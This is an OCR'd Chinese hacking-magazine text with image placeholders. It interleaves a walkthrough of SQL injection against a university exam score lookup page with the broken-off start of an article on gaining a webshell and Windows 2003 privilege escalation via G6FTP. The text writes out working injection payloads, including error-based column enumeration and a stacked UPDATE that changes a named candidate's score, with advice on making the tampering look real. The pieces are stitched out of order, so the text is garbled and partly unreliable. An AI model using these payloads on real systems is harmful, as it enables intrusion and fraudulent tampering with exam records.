


图 2

在身份证处提交"ddddd' or 1=1--"

"--"是注释掉后面的SQL语句避免出错。返回如图3 所示。




图 3

看来我们提交的代码是被当作是SQL语句执行了。我们继续提交:

"dddd' and user>0-- " //利用SQL server暴错特性查看数据库账户

权限看来不是很高，现在看看它支持多句查询不，继续提交:

"dddd';--" //利用'匹配前面的字符串然后用;结束SQL语句看支不支持多句查询。

结果返回正常，看来是支持多句查询的。现在是想怎么玩就怎么玩的时候了。既然权限不是很高，拿系统权限也麻烦，就来试试改别人的成绩吧，很有意思的。

怎么样才能改别人成绩呢？显然要用到Update语句，这里支持多句查询当然可以执行Update了。还有就是Update操作的对象，也就是表的结构我们要知道。Update语句语法如下"Update 表 set 字段=''"

现在的关键就是猜表的字段了，我们继续进行。在身份证处写上"ddd' having 1=1-- "结果如图4所示。




图 4

轻易的把表和字段暴出来了。这里是利用Having语句和MSSQL的特性暴出表的结构内容

Microsoft OLE DB Provider for SQL Server 错误 '80040e14' 列 'kycj2006.ksbh' 在选择列表中无效，因为该列未包含在聚合函数中，并且没有 GROUP BY 子句。 /Score_search/06yjs_01.asp，行 169

是kycj2006表，其中有个ksbh字段，现在接着暴其他字段"ddd' group by ksbh having 1=1--"。


结果又出来一个，如图5 所示。

Microsoft OLE DB Provider for SQL Server 错误 '80040e14' 列 'kycj2006.xm' 在选择列表中无效，因为该列既不包含在聚合函数中，也不包含在 GROUP BY 子句中。 /Score_search/06yjs_01.asp，行 169

继续提交"ddd' group by ksbh,xm having 1=1--"，这样就可以慢慢的把所有的表都暴出来了。直到正常显示的时候就算是暴完了。最后我得到了这些在kycj2006表中的字段"ksbh，xm，ksfsm，zzll，wgy，ywk1，ywk2，zf，zjhm"。很明显，ksbh是准考证号，zjhm是身份证号，xm代表名字，后面的就是分数了。

现在想想怎么改成绩吧，根据得到的信息和我们掌握的漏洞，现在构造改分数的语句如下"ddd';update kycj2006 set ywk2='148' where

适合读者：网络爱好者、入侵爱好者
前置知识：无



利用G6FTP实现Windows2003提权

文/图 勇哥儿/路人甲

以前黑防有这样的一篇文章《用QQ文件共享漏洞彻底攻破Windows 2003的坚固堡垒》，它利用第三方软件来攻破Windows 2003。与此类似的还有利用Serv-U漏洞，利用Serv-U来提权可能大家都很熟了，不过我遇到的并不是QQ，也不是Serv-U，那么是否也能提权成功呢？

最近在研究某服务器时发现上面除了装有G6FTP外，没有其他第三方可用软件。得到WebShell后如何提权呢？G6FTP以前我从来没遇到过，根据经验来看，如果能提权的话就只能靠它了。如果有的朋友要问为什么，道理其实很简单。最近Microsoft没有出新漏洞，所以我们只能靠第三方软件了。

第一步：拿WebShell

拿到WebShell可能很多朋友都觉得简单，方法如下：利用明小子的旁注工具，搜索一下看看上面有多少站点。结果非常惊人，一共有128个站点，看来运气不错，如图1所示。但是利用网站批量检测功能却没有找到默认的数据库。




图1

无奈，只能一个一个的分析了。后来发现一个BBSXP论坛，上面只有几个注册用户，看来是刚装不久。赶紧试一下默认的用户名和密码以及默认的数据库，结果都不对。再看看版本，"Powered by BBSxp 5.15/Licence 1998-2005"。老版本了，拿出我以前编的BBXSP完全版漏洞测试工具试试，很快前后台MD5密码都出来了。如图2所示。

利用工具Md5Crack很快就爆破出来了密码，轻松进入后台。进入后台上传WebShell就容易的多了。记得以




图5

zjhm='360103198504180**x'-- "。

此句意义如下：将身份证为360103198504180**x的专业课分数改成148。（脚本小子：注意不要超过150，不然就不像真的了。）你也可以自己构造其他有意思的语句，只要语法正确就可以。我们提交之后发现没有出错，再去查分看看，成绩果然改变了。记得如果修改了单科成绩，总分也要做相应的修改。

到这里漏洞就介绍完了，整体没有什么技术可言。但就是这么一个没有任何过滤的简单字符注入点，对这些高校造成了灾难性的打击。修补过程很简单的，过滤掉"'"就可以了，其实只要是涉及到数据库的操作我们都应该小心对待。对本文有什么问题欢迎到黑防论坛与我讨论。

写在最后：本文提到的方法其实也是社会上很多收取别人钱财而帮助别人改考研成绩的人的方法，表面看起来很有效果，但实际上真正发榜的时候，成绩是一分未变的，希望大家能明白个中的道理，不要上当受骗。

